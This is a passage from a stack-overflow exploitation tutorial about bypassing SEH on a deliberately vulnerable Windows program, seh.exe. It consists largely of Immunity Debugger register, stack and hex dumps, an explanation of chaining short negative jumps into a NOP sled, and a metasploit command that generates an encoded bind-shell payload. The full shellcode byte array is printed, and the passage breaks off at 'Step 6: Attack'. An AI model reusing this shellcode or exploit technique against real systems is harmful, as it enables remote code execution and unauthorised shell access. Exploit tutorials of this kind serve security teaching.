
```
Registers (FPU)
EAX 00000000
ECX 00270B0B
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012F7A0
EBP 0012F7C4
ESI 00000000
EDI 00000000

EIP 0012FD99

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
0012FD98  CC CC CC CC 0B 0B 27 00 2F 7C 66 FF 00 00 00 00  ╠╠╠╠♂♂'./|f ....
0012FDA8  78 FF 12 00 0E 13 40 00 08 40 35 00 00 00 00 00  x ↕.♫‼@.◘@5.....
0012FDB8  F4 07 00 00 64 00 00 00 02 00 22 B8 00 00 00 00  ┌•..d...☻."╕....
0012FDC8  00 00 00 00 00 00 00 00 80 00 00 00 08 40 35 00  ........Ç...◘@5.
0012FDD8  00 08 00 00 53 00 61 00 02 02 02 02 57 69 6E 53  .◘..S.a.☻☻☻☻WinS
0012FDE8  6F 63 6B 20 32 2E 30 00 68 00 2E 00 65 00 78 00  ock 2.0.h...e.x.
0012FDF8  65 00 00 00 1C 1D 1E 1F 20 21 22 23 24 25 26 27  e...∟↔▲▼ !"#$%&'
0012FE08  00 00 14 00 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ..¶.,-./01234567
0012FE18  38 39 3A 3B 3C 3D 3E 3F 40 41 00 43 44 45 46 47  89:;<=>?@A.CDEFG
0012FE28  6C FD 12 00 4C 4D 4E 4F 00 FF 12 00 00 E9 90 7C  l²↕.LMNO. ↕..ΘÉ|
0012FE38  68 77 92 7C FF FF FF FF 64 77 92 7C 53 75 92 7C  hwÆ|    dwÆ|SuÆ|
0012FE48  00 00 14 00 60 00 00 40 3D 00 91 7C 80 00 00 00  ..¶.`..@=.æ|Ç...
0012FE58  60 3F 35 00 14 D4 95 7C E8 3F 35 00 64 D4 95 7C  `?5.¶╘ò|Φ?5.d╘ò|
0012FE68  08 00 00 00 68 3F 35 00 00 00 35 00 60 3F 35 00  ◘...h?5...5.`?5.
0012FE78  8C FE 12 00 CF C5 96 7C 08 00 00 00 00 00 35 00  î■↕.╧┼û|◘.....5.
0012FE88  68 3F 35 00 E0 FE 12 00 69 DF 96 7C E3 DF 96 7C  h?5.α■↕.i▀û|π▀û|
0012FE98  08 06 35 00 C7 DF 96 7C 00 00 35 00 68 3F 35 00  ◘♠5.╟▀û|..5.h?5.
0012FEA8  68 3F 35 00 AA 00 00 00 E0 1E 24 00 60 3F 35 00  h?5.¬...α▲$.`?5.
0012FEB8  00 00 35 00 AC FE 12 00 80 00 00 00 1C FF 12 01  ..5.¼■↕.Ç...∟ ↕☺
0012FEC8  A0 FE 12 00 00 00 00 00 50 FF 12 00 00 E9 90 7C  á■↕.....P ↕..ΘÉ|
0012FED8  E8 0F 96 7C FF FF FF FF C7 DF 96 7C B7 52 75 6E  Φ☼û|    ╟▀û|╖Run
0012FEE8  6E 69 6E 67 00 D7 90 7C F6 33 91 7C FF FF FF FF  ning.╫É|÷3æ|
0012FEF8  24 00 00 00 08 FF 12 00 04 00 00 00 00 00 00 00  $...◘ ↕.♦.......
0012FF08  3A B8 76 66 28 FF 12 00 2F 65 40 00 6C 3F 35 00  :╕vf( ↕./e@.l?5.
0012FF18  0C 4A 40 00 20 DA 40 00 60 FF 12 00 56 36 40 00  .J@. ┌@.` ↕.V6@.
0012FF28  08 00 00 00 AC 65 40 00 A6 65 40 00 5F 28 34 FF  ◘...¼e@.ªe@._(4
0012FF38  67 00 67 00 00 00 00 00 00 50 FD 7F D9 40 40 00  g.g......P²⌂┘@@.
0012FF48  34 FF 12 00 04 00 00 00 B0 FF 12 00 D0 15 40 00  4 ↕.♦...░ ↕.╨§@.
0012FF58  77 7A 66 FF FE FF FF FF A6 65 40 00 BA 65 00 00  wzf ■   ªe@.║e..
0012FF68  00 00 40 00 80 FF 12 00 47 28 34 FF 20 48 35 00  ..@.Ç ↕.G(4  H5.
0012FF78  C0 FF 12 00 B2 1B 40 00 01 00 00 00 38 2F 35 00  └ ↕.▓←@.☺...8/5.
0012FF88  B0 2F 35 00 FF 28 34 FF 67 00 67 00 65 00 72 00  ░/5. (4 g.g.e.r.
0012FF98  00 50 FD 7F AC FF 12 00 65 00 72 00 00 00 00 00  .P²⌂¼ ↕.e.r.....
0012FFA8  8C FF 12 00 80 F5 CD 98 E0 FF 12 00 D0 15 40 00  î ↕.Ç⌡═ÿα ↕.╨§@.
0012FFB8  4F 7C 66 FF 00 00 00 00 F0 FF 12 00 67 70 81 7C  O|f ....≡ ↕.gpü|
0012FFC8  67 00 67 00 65 00 72 00 00 50 FD 7F FD 4B 54 80  g.g.e.r..P²⌂²KTÇ
0012FFD8  C8 FF 12 00 58 F2 B1 89 FF FF FF FF C0 9A 83 7C  ╚ ↕.X≥▒ë    └Üâ|
0012FFE8  70 70 81 7C 00 00 00 00 00 00 00 00 00 00 00 00  ppü|............
0012FFF8  08 1C 40 00 00 00 00 00                          ◘∟@.....
```

```
0012F7C4  ┌0012F874  t°↕.
0012F7C8  │7C90327A  z2É|  RETURN to ntdll.7C90327A from ntdll.7C903282
0012F7CC  │0012F88C  î°↕.
0012F7D0  │0012FD98  ÿ²↕.
0012F7D4  │0012F8A8  ¿°↕.
0012F7D8  │0012F860  `°↕.  UNICODE "e\Tc"
0012F7DC  │00270B0B  ♂♂'.
0012F7E0  │00670067  g.g.
0012F7E4  │0012F88C  î°↕.
0012F7E8  │0012FD98  ÿ²↕.
0012F7EC  │7C92A9EF  ∩⌐Æ|  RETURN to ntdll.7C92A9EF from ntdll.7C903247
0012F7F0  │0012F88C  î°↕.
0012F7F4  │0012FD98  ÿ²↕.
0012F7F8  │0012F8A8  ¿°↕.
0012F7FC  │0012F860  `°↕.  UNICODE "e\Tc"
0012F800  │00270B0B  ♂♂'.
0012F804  │00670067  g.g.
0012F808  │0012F88C  î°↕.
0012F80C  │00000000  ....
0012F810  │7C96C6A7  º╞û|  RETURN to ntdll.7C96C6A7 from ntdll.7C96B991
0012F814  │00030000  ..♥.
0012F818  │00350178  x☺5.
0012F81C  │00001018  ↑►..
0012F820  │00350000  ..5.
0012F824  │0012F620   ÷↕.
0012F828  │00149138  8æ¶.
0012F82C  │0012F8B0  ░°↕.
0012F830  │7C90E900  .ΘÉ|  ntdll.7C90E900
0012F834  │7C9192F8  °Æ‘|  ntdll.7C9192F8
0012F838  │FFFFFFFF
0012F83C  │7C9192EF  ∩Ææ|  RETURN to ntdll.7C9192EF from ntdll.7C90E8E6
0012F840  │0012F8C0  └°↕.
0012F844  │7C96D160  `╤û|  RETURN to ntdll.7C96D160 from ntdll.RtlLeaveCriticalSection
0012F848  │00350608  ◘♠5.
0012F84C  │7C96D144  D╤û|  RETURN to ntdll.7C96D144 from ntdll.7C90E8E6
0012F850  │00350000  ..5.
0012F854  │00000000  ....
0012F858  │00350000  ..5.
0012F85C  │00630069  i.c.
0012F860  │005C0065  e.\.
0012F864  │00630054  T.c.
0012F868  │00130000  ..‼.  ASCII "Actx "
0012F86C  │0012D000  .╨↕.
0012F870  │00143B28  (;¶.
0012F874  └0012FDA8  ¿²↕.
0012F878  7C90E46A  jΣÉ|  RETURN to ntdll.KiUserApcDispatcher+3A from ntdll.7C92A950
0012F87C  00000000  ....
0012F880  0012F8A8  ¿°↕.
0012F884  0012F88C  î°↕.
0012F888  0012F8A8  ¿°↕.
0012F88C  C0000005  ♣..└
0012F890  00000000  ....
0012F894  00000000  ....
0012F898  0040106F  o►@.  seh.0040106F
0012F89C  00000002  ☻...
```

```
d 0012fd98
Paused
```

Current value of EBP is 0x0012F7C4 *(Refer Register window in above picture)*
EBP+30h is 0x0012F7F4 *(Refer Stack window in above picture)*
Value of EBP+30h is 0x0012FD98 *(Refer Stack window in above picture)*
Pointer to Next ERR address is 0x0012FD98 *(Refer Stack window in below picture)*



Immunity Debugger - seh.exe - [CPU - main thread]

```
0012FD98   CC               INT3
0012FD99   CC               INT3
0012FD9A   CC               INT3
0012FD9B   CC               INT3
0012FD9C   0B0B             OR ECX,DWORD PTR DS:[EBX]
0012FD9E   27               DAA
0012FD9F   002F             ADD BYTE PTR DS:[EDI],CH
0012FDA1   7C 66            JL SHORT 0012FE09
0012FDA3   FF00             INC DWORD PTR DS:[EAX]
0012FDA5   0000             ADD BYTE PTR DS:[EAX],AL
0012FDA7   0078 FF          ADD BYTE PTR DS:[EAX-1],BH
0012FDAA   1200             ADC AL,BYTE PTR DS:[EAX]
0012FDAC   0E               PUSH CS
0012FDAD   1340 00          ADC EAX,DWORD PTR DS:[EAX]
0012FDB0   0840 35          OR BYTE PTR DS:[EAX+35],AL
0012FDB3   0000             ADD BYTE PTR DS:[EAX],AL
0012FDB5   0000             ADD BYTE PTR DS:[EAX],AL
0012FDB7   00F4             ADD AH,DH
0012FDB9   07               POP ES                              Modification of segment register
0012FDBA   0000             ADD BYTE PTR DS:[EAX],AL
0012FDBC   64:0000          ADD BYTE PTR FS:[EAX],AL
0012FDBF   0002             ADD BYTE PTR DS:[EDX],AL
0012FDC1   0022             ADD BYTE PTR DS:[EDX],AH
0012FDC3   B8 00000000      MOV EAX,0
0012FDC8   0000             ADD BYTE PTR DS:[EAX],AL
0012FDCA   0000             ADD BYTE PTR DS:[EAX],AL
0012FDCC   0000             ADD BYTE PTR DS:[EAX],AL
0012FDCE   0000             ADD BYTE PTR DS:[EAX],AL
0012FDD0   8000 00          ADD BYTE PTR DS:[EAX],0
0012FDD3   0008             ADD BYTE PTR DS:[EAX],CL
0012FDD5   40               INC EAX
0012FDD6   35 00000800      XOR EAX,80000
0012FDDB   0053 00          ADD BYTE PTR DS:[EBX],DL
0012FDDE   61               POPAD
0012FDDF   0002             ADD BYTE PTR DS:[EDX],AL
0012FDE1   0202             ADD AL,BYTE PTR DS:[EDX]
```

```
Registers (FPU)
EAX 00000000
ECX 00270B0B
EDX 7C9032BC ntdll.7C9032BC
EBX 00000000
ESP 0012F7A0
EBP 0012F7C4
ESI 00000000
EDI 00000000

EIP 0012FD99

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000
ST3 empty 0.0000000000000000000
ST4 empty 0.0000000000000000000
ST5 empty 0.0000000000000000000
ST6 empty 0.0000000000000000000
ST7 empty 1.2519775166695107000e-312
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                                         ASCII
0012FD98 CC CC CC CC 0B 0B 27 00 2F 7C 66 FF 00 00 00 00
0012FDA8 78 FF 12 00 0E 13 40 00 08 40 35 00 00 00 00 00  x .....@..@5.....
0012FDB8 F4 07 00 00 64 00 00 00 02 00 22 B8 00 00 00 00  ....d.......".....
0012FDC8 00 00 00 00 00 00 00 00 80 00 00 00 08 40 35 00  .............@5.
0012FDD8 00 08 00 00 53 00 61 00 02 02 02 02 57 69 6E 53  ....S.a.....WinS
0012FDE8 6F 63 6B 20 32 2E 30 00 68 00 2E 00 65 00 78 00  ock 2.0.h...e.x.
0012FDF8 65 00 00 00 1C 1D 1E 1F 20 21 22 23 24 25 26 27  e....... !"#$%&'
0012FE08 00 00 14 00 2C 2D 2E 2F 30 31 32 33 34 35 36 37  ....,-./01234567
0012FE18 38 39 3A 3B 3C 3D 3E 3F 40 41 00 43 44 45 46 47  89:;<=>?@A.CDEFG
0012FE28 6C FD 12 00 4C 4D 4E 4F 00 FF 12 00 00 E9 90 7C  l...LMNO........
0012FE38 68 77 92 7C FF FF FF FF 64 77 92 7C 53 75 92 7C  hw.|....dw.|Su.|
0012FE48 00 00 14 00 60 00 00 40 3D 00 91 7C 80 00 00 00  ....`..@=..|....
0012FE58 60 3F 35 00 14 D4 95 7C E8 3F 35 00 64 D4 95 7C  `?5....|.?5.d..|
0012FE68 08 00 00 00 68 3F 35 00 00 00 35 00 60 3F 35 00  ....h?5...5.`?5.
0012FE78 8C FE 12 00 CF C5 96 7C 08 00 00 00 00 00 35 00  .......|......5.
0012FE88 68 3F 35 00 E0 FE 12 00 69 DF 96 7C E3 DF 96 7C  h?5.....i..|...|
0012FE98 08 06 35 00 C7 DF 96 7C 00 00 35 00 68 3F 35 00  ..5....|..5.h?5.
0012FEA8 68 3F 35 00 AA 00 00 00 E0 1E 24 00 60 3F 35 00  h?5.......$.`?5.
0012FEB8 00 00 35 00 AC FE 12 00 80 00 00 00 1C FF 12 01  ..5.............
0012FEC8 A0 FE 12 00 00 00 00 00 50 FF 12 00 00 E9 90 7C  ........P......|
0012FED8 E8 DF 96 7C FF FF FF FF C7 DF 96 7C B7 52 75 6E  ...|.......|.Run
0012FEE8 6E 69 6E 67 00 D7 90 7C F6 33 91 7C FF FF FF FF  ning...|.3.|....
0012FEF8 24 00 00 00 08 FF 12 00 04 00 00 00 00 00 00 00  $...............
0012FF08 3A B8 76 66 28 FF 12 00 2F 65 40 00 6C 3F 35 00  :.vf(.../e@.l?5.
0012FF18 0C 4A 40 00 20 DA 40 00 60 FF 12 00 56 36 40 00  .J@. .@.`...V6@.
0012FF28 08 00 00 00 AC 65 40 00 A6 65 40 00 5F 28 34 FF  .....e@..e@._(4.
0012FF38 67 00 67 00 00 00 00 00 00 50 FD 7F D9 40 40 00  g.g......P...@@.
0012FF48 34 FF 12 00 04 00 00 00 B0 FF 12 00 D0 15 40 00  4.............@.
0012FF58 77 7A 66 FF FE FF FF FF A6 65 40 00 BA 65 00 00  wzf......e@..e..
0012FF68 00 00 40 00 80 FF 12 00 47 28 34 FF 20 48 35 00  ..@.....G(4. H5.
0012FF78 C0 FF 12 00 B2 18 40 00 01 00 00 00 38 2F 35 00  ......@.....8/5.
0012FF88 B0 2F 35 00 FF 28 34 FF 67 00 67 00 65 00 72 00  ./5..(4.g.g.e.r.
0012FF98 00 50 FD 7F AC FF 12 00 65 00 72 00 00 00 00 00  .P......e.r.....
0012FFA8 8C FF 12 00 80 F5 CD 98 E0 FF 12 00 D0 15 40 00  ..............@.
0012FFB8 4F 7C 66 FF 00 00 00 00 F0 FF 12 00 67 70 81 7C  O|f.........gp.|
0012FFC8 67 00 67 00 65 00 72 00 00 50 FD 7F FD 4B 54 80  g.g.e.r..P...KT.
0012FFD8 C8 FF 12 00 58 F2 B1 89 FF FF FF FF C0 9A 83 7C  ....X..........|
0012FFE8 70 70 81 7C 00 00 00 00 00 00 00 00 00 00 00 00  pp.|............
0012FFF8 08 1C 40 00 00 00 00 00                          ..@.....
```

```
0012FD4C  90909090
0012FD50  90909090
0012FD54  90909090
0012FD58  90909090
0012FD5C  90909090
0012FD60  90909090
0012FD64  90909090
0012FD68  90909090
0012FD6C  90909090
0012FD70  90909090
0012FD74  90909090
0012FD78  90909090
0012FD7C  90909090
0012FD80  90909090
0012FD84  90909090
0012FD88  90909090
0012FD8C  90909090
0012FD90  90909090
0012FD94  90909090
0012FD98  CCCCCCCC       Pointer to next SEH record
0012FD9C  00270B0B       SE handler
0012FDA0  FF667C2F  /|f
0012FDA4  00000000  ....
0012FDA8  0012FF78  x .
0012FDAC  0040130E  ..@.  RETURN to seh.0040130E from seh.00401000
0012FDB0  00354008  .@5.
0012FDB4  00000000  ....
0012FDB8  000007F4  ....
0012FDBC  00000064  d...
0012FDC0  B8220002  ..".
0012FDC4  00000000  ....
0012FDC8  00000000  ....
0012FDCC  00000000  ....
0012FDD0  00000080  ....
0012FDD4  00354008  .@5.
0012FDD8  00000800  ....
0012FDDC  00610053  S.a.
0012FDE0  02020202  ....
0012FDE4  536E6957  WinS
0012FDE8  206B636F  ock
0012FDEC  00302E32  2.0.
0012FDF0  002E0068  h...
0012FDF4  00780065  e.x.
0012FDF8  00000065  e...
0012FDFC  1F1E1D1C  ....
0012FE00  23222120   !"#
0012FE04  27262524  $%&'
0012FE08  00140000  ....
0012FE0C  2F2E2D2C  ,-./
0012FE10  33323130  0123
0012FE14  37363534  4567
0012FE18  3B3A3938  89:;
0012FE1C  3F3E3D3C  <=>?
0012FE20  43004140  @A.C
0012FE24  47464544  DEFG
```

```
d 0012fd98
Paused
```

Since value of EBP+30h is equal to Pointer to Next ERR address shellcode placed at this location gets executed!!

But from the Program stack we know Handler address is above the Pointer to Next ERR field and when we overflow the buffer we need to overwrite the Handler with call dword ptr [ebp+30h] instruction address. So all we are left out with is only 4 bytes for shellcode. To solve this problem in SEH Exploit - Part 2 post we used a short forward jmp instruction. But unfortunately we cannot use it here since the address we found for instruction call dword ptr [ebp+30h] is 0x00270b0b which contains strcpy's NULL termination character and hence any input beyond the "\x00" character wont get copied. To overcome this problem we can use a short negative jump instruction in place of "Pointer to Next ERR" field and then it can be followed by another short negative jump instruction which takes our execution to NOP region which is followed by our shellcode!! For the complete exploit program please see Step 7.

Step 5: Generate Shellcode:

Using below metasploit command generate the shellcode.

```
root@bt:/opt/framework3/msf3# ./msfpayload windows/shell_bind_tcp R
| ./msfencode -a x86 -b "\x00" -t c

[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xbf\xd6\x82\x55\xd0\xdb\xd3\xd9\x74\x24\xf4\x5d\x33\xc9\xb1"
"\x56\x31\x7d\x13\x03\x7d\x13\x83\xed\x2a\x60\xa0\x2c\x3a\xec"
"\x4b\xcd\xba\x8f\xc2\x28\x8b\x9d\xb1\x39\xb9\x11\xb1\x6c\x31"
"\xd9\x97\x84\xc2\xaf\x3f\xaa\x63\x05\x66\x85\x74\xab\xa6\x49"
"\xb6\xad\x5a\x90\xea\x0d\x62\x5b\xff\x4c\xa3\x86\x0f\x1c\x7c"
"\xcc\xbd\xb1\x09\x90\x7d\xb3\xdd\x9e\x3d\xcb\x58\x60\xc9\x61"
"\x62\xb1\x61\xfd\x2c\x29\x0a\x59\x8d\x48\xdf\xb9\xf1\x03\x54"
"\x09\x81\x95\xbc\x43\x6a\xa4\x80\x08\x55\x08\x0d\x50\x91\xaf"
"\xed\x27\xe9\xd3\x90\x3f\x2a\xa9\x4e\xb5\xaf\x09\x05\x6d\x14"
"\xab\xca\xe8\xdf\xa7\xa7\x7f\x87\xab\x36\x53\xb3\xd0\xb3\x52"
"\x14\x51\x87\x70\xb0\x39\x5c\x18\xe1\xe7\x33\x25\xf1\x40\xec"
"\x83\x79\x62\xf9\xb2\x23\xeb\xce\x88\xdb\xeb\x58\x9a\xa8\xd9"
"\xc7\x30\x27\x52\x80\x9e\xb0\x95\xbb\x67\x2e\x68\x43\x98\x66"
"\xaf\x17\xc8\x10\x06\x17\x83\xe0\xa7\xc2\x04\xb1\x07\xbc\xe4"
"\x61\xe8\x6c\x8d\x6b\xe7\x53\xad\x93\x2d\xe2\xe9\x5d\x15\xa7"
"\x9d\x9f\xa9\x56\x02\x29\x4f\x32\xaa\x7f\xc7\xaa\x08\xa4\xd0"
"\x4d\x72\x8e\x4c\xc6\xe4\x86\x9a\xd0\x0b\x17\x89\x73\xa7\xbf"
"\x5a\x07\xab\x7b\x7a\x18\xe6\x2b\xf5\x21\x61\xa1\x6b\xe0\x13"
"\xb6\xa1\x92\xb0\x25\x2e\x62\xbe\x55\xf9\x35\x97\xa8\xf0\xd3"
"\x05\x92\xaa\xc1\xd7\x42\x94\x41\x0c\xb7\x1b\x48\xc1\x83\x3f"
"\x5a\x1f\x0b\x04\x0e\xcf\x5a\xd2\xf8\xa9\x34\x94\x52\x60\xea"
"\x7e\x32\xf5\xc0\x40\x44\xfa\x0c\x37\xa8\x4b\xf9\x0e\xd7\x64"
"\x6d\x87\xa0\x98\x0d\x68\x7b\x19\x3d\x23\x21\x08\xd6\xea\xb0"
"\x08\xbb\x0c\x6f\x4e\xc2\x8e\x85\x2f\x31\x8e\xec\x2a\x7d\x08"
"\x1d\x47\xee\xfd\x21\xf4\x0f\xd4";
root@bt:/opt/framework3/msf3#
```

msfpayload is used to generate the shellcode.
msfencode is used to encode (by eliminating the bad characters) the generated shellcode.

Step 6: Attack:

